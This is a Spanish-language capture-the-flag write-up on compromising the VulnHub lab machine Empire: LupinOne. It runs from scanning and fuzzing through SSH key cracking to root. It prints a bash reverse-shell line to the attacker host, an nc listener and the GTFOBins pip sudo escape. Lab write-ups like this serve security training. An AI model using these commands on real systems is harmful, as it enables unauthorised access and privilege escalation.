

Empire: LupinOne Write-up [Vulnhub]

VulnHub

Daniel Miranda Barcelona
EXCAL1BUR

Introducción

En este write-up, detallamos el proceso de explotación de la máquina virtual *Empire: Lupinone* de la plataforma VulnHub. A través de diversas fases de enumeración y explotación, se muestra cómo comprometer el sistema, acceder al usuario Arsène y, finalmente, escalar privilegios hasta obtener acceso root.

Este write-up cubre todos los pasos necesarios, desde el escaneo de puertos y servicios hasta la escalada de privilegios, utilizando herramientas comunes de pentesting como **Nmap**, **Dirb**, **FFUF**, **Linpeas** y **John the Ripper**. Vamos a adentrarnos en este recorrido y explorar cómo vulnerar esta máquina.

Objetivo


El objetivo de este write-up es documentar el proceso de pentesting realizado sobre la máquina virtual *Empire: Lupinone*. A lo largo del write-up, se expone cómo fue posible identificar, explotar y aprovechar vulnerabilidades para comprometer el sistema, obteniendo acceso root.

Alcance

El write-up abarca las fases de recolección de información, enumeración de recursos, explotación de vulnerabilidades, escalada de privilegios y post-exploitación de la máquina objetivo. El enfoque es práctico, utilizando una serie de herramientas de pentesting comunes.

Recolección de información

Comenzamos el proceso utilizando **Nmap** para obtener información sobre los puertos abiertos y los servicios en ejecución.

A screenshot of a terminal window titled "kali@kali: ~". It shows two tabs: "kali@kali: ~" and "kali@kali: ~". The second tab is active and contains the command: \$ sudo nmap -sV -sC -O -v 10.0.2.6. The background of the terminal window features a dark Kali Linux logo.

```
(kali㉿kali)-[~]
$ sudo nmap -sV -sC -O -v 10.0.2.6
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 1 disallowed entry
|_/_~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:3E:4C:3E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 44.751 days (since Fri Aug  2 03:28:28 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
          Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.286KB)
```

Resultados del escaneo:

- **HTTP - Apache v2.4.48** - Puerto 80
- **SSH - OpenSSH v8.4P1** - Puerto 22
- **SO: Linux v3.2-4.9**

Este escaneo inicial nos mostró que había un servidor web en el puerto 80, así como un servicio SSH disponible en el puerto 22, lo que podría ser clave más adelante. A continuación, inspeccionamos el sitio web para ver si ofrecía más información o alguna vulnerabilidad.

En la página principal del servidor web, solo encontramos una imagen de Arsène Lupin, lo que sugería que había algo más escondido en la web que merecía explorar.





Enumeración

Sabiendo que la página web no mostraba nada de valor inmediatamente, decidimos realizar una enumeración más profunda. Para ello, utilizamos herramientas como **Dirb** y **FFUF** para buscar directorios y archivos ocultos que pudieran estar presentes en el servidor.

Descargamos **SecLists**, un conjunto de diccionarios y listas de directorios comunes, para usarlo en el escaneo con **FFUF**.

```
(kali㉿kali)-[~/Desktop]
└─$ wget https://github.com/danielmiessler/SecLists/archive/master.zip -O sec
list.zip && unzip seclist.zip
-- 2024-09-15 17:52:22 -- https://github.com/danielmiessler/SecLists/archive/m
aster.zip
Resolving github.com (github.com) ... 140.82.121.4 Last commit message
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://codeload.github.com/danielmiessler/SecLists/zip/refs/heads/
master [following]
-- 2024-09-15 17:52:22 -- https://codeload.github.com/danielmiessler/SecLists/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com) ... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443 ...
connected.
HTTP request sent, awaiting response ... 200 OK Standardize leading slashes in web content
Length: unspecified [application/zip]
Saving to: 'seclist.zip' Standardize leading slashes in web content
seclist.zip [====] 128.88M
```

```
(kali㉿kali)-[~/] i) Server at 10.0.2.6 Port 80
└─$ ffuf -u http://10.0.2.6/FUZZ -w /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
```

Este escaneo reveló algunos directorios estándar, como los manuales de Apache, pero no ofrecían nada útil. Sin embargo, al consultar el archivo robots.txt, encontramos un directorio oculto llamado myfile, el cual no estaba protegido.


```
v2.1.0-dev
File Actions Edit View Help
:: Method : GET
:: URL : http://10.0.2.6/FUZZ
:: Wordlist : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

.hta [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
.htaccess [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
.htpasswd [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
image [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 3ms]
index.html [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 4ms]
javascript [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 1ms]
manual [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 5ms]
robots.txt [Status: 200, Size: 34, Words: 3, Lines: 3, Duration: 4ms]
server-status [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [4734/4734] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

The terminal window shows the command ffuf running with a wordlist from common.txt, targeting the Fuzz directory. It lists several files found, including .hta, .htaccess, .htpasswd, image, index.html, javascript, manual, robots.txt, and server-status. The browser window shows the robots.txt file from the 10.0.2.6 server, which contains the following content:

```
User-agent: *
Disallow: /~myfile
```


Accedimos al directorio myfile y encontramos más pistas que nos llevaron a avanzar en el proceso de enumeración.



The screenshot shows the NetworkMiner interface with the 'Inspector' tab selected. A search bar at the top contains the text 'scroll'. Below it, the HTML content of a response is displayed:

```
<!DOCTYPE html>
<html> scroll
  <head></head>
  <body>
    <h1>Error 404</h1> [overflow]
  </body>
</html>
<!--Your can do it, keep trying.-->
```

Al continuar explorando directorios ocultos, descubrimos una carpeta llamada secret, que contenía más información. Aquí obtuvimos un nombre de usuario, **Icex64**, lo que sugirió que podríamos tener un punto de entrada interesante.



The screenshot shows a web browser window with a URL ending in '/secret'. The page content is as follows:

Hello friend, I appologize you find my secret diretory, I created like this to share with you. Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm sorry I know that.
Any problem let me know

```
:: Method           : GET
:: URL              : http://10.0.2.6/~FUZZ
:: Wordlist         : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

```
secret           [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4734/4734] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```



```
(kali㉿kali):~[~]# ffuf -u http://10.0.2.6/~secret/.FUZZ -w /home/kali/Desktop/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -fc 403 -ic -e .txt, .html
```

Dentro de este directorio, también encontramos un archivo oculto llamado `mysecret.txt`, que contenía una clave SSH cifrada para el usuario **Icex64**.

```
~ Kali Linux ② Kali Tools ③ Kali Docs ④ Kali Forums ⑤ Kali NetHunter ⑥ Exploit-DB ⑦ Good
:: Method : GET
:: URL : http://10.0.2.6/~secret/.FUZZ
:: Wordlist : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/dire
:: Extensions : .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10 now
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 403

mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 3ms]
```

Explotación

Con la clave SSH en nuestras manos, el siguiente paso fue descifrarla. La clave estaba codificada en Base58, así que usamos un programa para descifrarla y obtener la clave real para el acceso SSH.

The screenshot shows the dCode's Cipher Identifier interface. On the left, there is a search bar and a results section for dCode's analyzer. The results section lists various cipher types, with "Base 58" being the top suggestion. On the right, the main panel displays the analysis of the encrypted message. It shows the ciphertext as a long string of characters and provides options to analyze it using frequency analysis or symbols. Below this, there is a large banner for "Efficient Hydrogen production". At the bottom, there are two more sections: "BASE 58 DECODER" and "BASE 58 ENCODER", both with dropdown menus for different character sets and conversion options.

Una vez descifrada la clave, la convertimos en un formato que **John the Ripper** pudiera entender para realizar un ataque de fuerza bruta y obtener la contraseña.


The terminal session shows the following steps:

- Creating a file named `hash_lupin` with the decrypted RSA private key.
- Displaying the contents of `hash_lupin` to verify it contains the private key.
- Running `/usr/bin/ssh2john hash_lupin > id_rsa_lupin` to convert the password hash into a format readable by John the Ripper.
- Using `sudo john --wordlist=/usr/share/wordlists/fasttrack.txt hash` to perform a暴力破解 attack on the converted hash.
- Successful cracking of the password, resulting in the output: "P@55w0rd!".
- Establishing an SSH connection to the target machine using the cracked password.

Con la clave privada lista, establecimos una conexión SSH con la máquina usando las credenciales del usuario **Icex64**.

Escalado de privilegios

Ahora que teníamos acceso SSH al sistema, el siguiente paso fue buscar posibles vulnerabilidades locales que nos permitieran escalar privilegios. Para ello, utilizamos **Linpeas**, una herramienta que detecta configuraciones de seguridad débiles o permisos mal configurados.




```
(kali㉿kali)-[~/Desktop/linpeas]
$ ls
linpeas.sh

(kali㉿kali)-[~/Desktop/linpeas]
$ python http.server -m
python: can't open file '/home/kali/Desktop/linpeas/http.server': [Errno 2] No such file or directory

(kali㉿kali)-[~/Desktop/linpeas]
$ python http.server
python: can't open file '/home/kali/Desktop/linpeas/http.server': [Errno 2] No such file or directory

(kali㉿kali)-[~/Desktop/linpeas]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

Descargamos **Linpeas** en el sistema objetivo utilizando un servidor de Python sencillo y lo ejecutamos para obtener más información.




```
icex64@LupinOne:/tmp$ wget http://10.0.2.15:8000/linpeas.sh
--2024-09-15 18:47:20-- http://10.0.2.15:8000/linpeas.sh
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 803.77K --.-KB/s in 0.004s

2024-09-15 18:47:20 (191 MB/s) - 'linpeas.sh' saved [823059/823059]

icex64@LupinOne:/tmp$
```

```
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```



Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

LEGEND:

- RED/YELLOW:** 95% a PE vector
- RED:** You should take a look to it
- LightCyan:** Users with console
- Blue:** Users without console & mounted devs
- Green:** Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
- LightMagenta:** Your username

Starting LinPEAS. Caching Writable Folders ...

Basic information

OS: Linux version 5.10.0-8-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.46-5 (2021-09-23)

User & Groups: uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)

Hostname: LupinOne

[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)

[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)

[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)

Caching directorias

El análisis con **Linpeas** reveló varias configuraciones que podrían considerarse inseguras o susceptibles a explotación en un entorno mal asegurado. Sin embargo, muchas de estas vulnerabilidades no serían fáciles de explotar, ya que requerían condiciones específicas. Aunque no se trataban de fallos críticos, indicaban que la seguridad del entorno era deficiente en ciertos aspectos y podría ser mejorada.

Dado que estas vulnerabilidades no parecían ser inmediatamente explotables, decidimos verificar los permisos de **sudo** del usuario ejecutando el comando **sudo -l**.

```
icex64@LupinOne:/tmp$ cd ..
icex64@LupinOne:$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:$
```

El análisis mostró que podíamos ejecutar **/usr/lib/python3.9** sin contraseña, lo que abría la posibilidad de usar esta ruta para cargar una shell inversa.

Usamos el siguiente comando para buscar archivos con permisos elevados en el sistema:

```
icex64@LupinOne:~$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```

Después de identificar la vulnerabilidad, cargamos un script que nos permitió abrir una **reverse shell** en la máquina atacante.

```
os.system("bin/bash -c '/bin/bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'") la comand
```

Con el **listener** activado en nuestra máquina atacante, ejecutamos el archivo **/usr/lib/python3.9** para establecer la conexión.

```
(excalibur㉿kali)-[~/Documents/linpeas]
$ nc -lvp 1234
listening on [any] 1234 ...
```

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$
```

Ya con acceso como el usuario **Arsène**, el último paso fue escalar a root. Usamos **sudo -l** nuevamente y encontramos que el usuario tenía permisos para ejecutar el comando **pip** con privilegios elevados. Esto es una vulnerabilidad bien documentada en **GTFOBins**.

The screenshot shows the GTFOBins search interface. At the top, there is a horizontal bar with several red-outlined buttons: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. Below this is a search input field containing 'pip'. Underneath the search field, there are two sections: 'Binary' and 'Functions'. The 'Binary' section contains a single entry: 'pip'. The 'Functions' section also contains a single entry: 'pip'. Each entry is followed by a horizontal bar with the same set of red-outlined buttons as the top bar.

Siguiendo las instrucciones de **GTFOBins**, ejecutamos los comandos necesarios para obtener una shell con privilegios de root.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c',
'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')"
) > $TF/setup.py
arsene@LupinOne:/home/icex64$
```

Conclusión

Este write-up muestra cómo, utilizando herramientas y técnicas comunes en el pentesting, fue posible comprometer la máquina *Empire: Lupin 01*. Desde la recolección de información y enumeración inicial hasta la escalada de privilegios, la máquina ofreció una serie de retos interesantes que requerían el uso estratégico de diferentes herramientas. El acceso final como root resalta la importancia de asegurar servicios vulnerables y evitar configuraciones peligrosas en los sistemas.